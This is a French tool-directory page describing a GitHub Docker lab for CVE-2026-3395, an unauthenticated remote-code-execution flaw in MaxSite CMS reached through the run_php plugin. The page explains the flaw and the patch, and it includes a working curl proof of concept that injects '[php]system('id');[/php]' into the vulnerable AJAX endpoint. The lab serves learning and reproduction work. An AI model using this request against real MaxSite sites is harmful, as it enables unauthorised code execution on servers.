

Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-3395-Lab — # Laboratoire Docker pédagogique démontrant la CVE-2026-3395, une RCE non authentifiée dans MaxSite CMS via le plugin run_php, avec des environnements vulnérables et corrigés pour une reproduction et une analyse sûres. | Kitploit
Outils/GitHubGitHub/rootdirective-sec/cve-2026-3395-lab
Analyse des VulnérabilitésExploitationExploitation d'Applications WebApprentissage et ÉducationLabs et Pratique
GitHubrootdirective-sec/cve-2026-3395-lab

CVE-2026-3395-Lab

# Laboratoire Docker pédagogique démontrant la CVE-2026-3395, une RCE non authentifiée dans MaxSite CMS via le plugin run_php, avec des environnements vulnérables et corrigés pour une reproduction et une analyse sûres.

Voir le dépôt
149il y a 8 moisPas encore vérifié
Partager

CVE-2026-3395 — Laboratoire RCE non authentifié MaxSite CMS

Ce dépôt est destiné uniquement à des fins éducatives et de recherche. Tous les tests doivent être effectués dans un environnement de laboratoire Docker local. Ne déployez pas cette configuration sur des systèmes publics ou de production.


Résumé

CVE-2026-3395 affecte MaxSite CMS et permet un accès non authentifié à un point de terminaison AJAX administratif. Lorsque le plugin run_php est activé, les entrées utilisateur peuvent être évaluées comme code PHP via le système de hooks du CMS, ce qui peut conduire à une exécution de code à distance (RCE).

Ce dépôt comprend :

  • Une version vulnérable (commit pré-patch)
  • Une version corrigée (commit post-correction)
  • Un laboratoire Docker pour la reproduction
  • Une démonstration sûre de l'impact

Présentation de la vulnérabilité

Le point de terminaison vulnérable se trouve à :

application/maxsite/admin/plugins/editor_markitup/preview-ajax.php

Dans la version vulnérable :

  • Le point de terminaison est accessible sans authentification
  • Les entrées utilisateur (données POST) sont transmises via mso_hook()
  • Le plugin run_php traite les blocs [php]...[/php]
  • Le plugin évalue le code inclus à l'aide de eval()

Si run_php est activé, cela entraîne une exécution de code à distance non authentifiée.

La version corrigée ajoute :

if (!is_login()) die('no login');
mso_checkreferer();

Cela restreint l'accès aux seuls utilisateurs authentifiés.


Configuration du laboratoire Docker

Ce laboratoire construit deux environnements :

EnvironnementPort
Vulnérable8081
Corrigé8082

Prérequis

  • Docker
  • Docker Compose v2

1. Construction et démarrage

docker compose up -d --build

Cela va :

  • Construire les deux images
  • Démarrer les bases de données
  • Exécuter automatiquement l'installateur du CMS
  • Activer run_php dans la configuration du laboratoire

2. Vérifier l'installation

Ouvrez dans votre navigateur :

http://localhost:8081  (Vulnérable)
http://localhost:8082  (Corrigé)

Les deux instances devraient se charger correctement.
Laboratoire en cours d'exécution


Preuve de vulnérabilité (Laboratoire uniquement)

La route AJAX utilise un chemin encodé en base64.

Base64 de :

admin/plugins/editor_markitup/preview-ajax.php

est :

YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==

Test de l'instance vulnérable

curl -X POST "http://localhost:8081/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
  -H "X-Requested-With: XMLHttpRequest" \
  -H "Referer: http://localhost:8081/" \
  --data-urlencode "data=[php]system('id');[/php]"

Sortie RCE vulnérable


Test de l'instance corrigée

curl -X POST "http://localhost:8082/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
  -H "X-Requested-With: XMLHttpRequest" \
  -H "Referer: http://localhost:8082/" \
  --data-urlencode "data=[php]system('id');[/php]"

Résultat attendu :

no login

Contrôle d'accès corrigé


Arrêter le laboratoire

Pour arrêter les conteneurs :

docker compose down -v

Avertissement

Utilisez ce projet uniquement dans des environnements isolés à des fins de recherche et d'apprentissage.



Références

  • Article public : https://github.com/mbanyamer/CVE-2026-3395-MaxSite-CMS-Unauthenticated-RCE/
  • Entrée VulDB : https://vuldb.com/?submit.762169
  • Commit de correctif officiel : https://github.com/maxsite/cms/commit/08937a3c5d672a242d68f53e9fccf8a748820ef3
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    258

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →



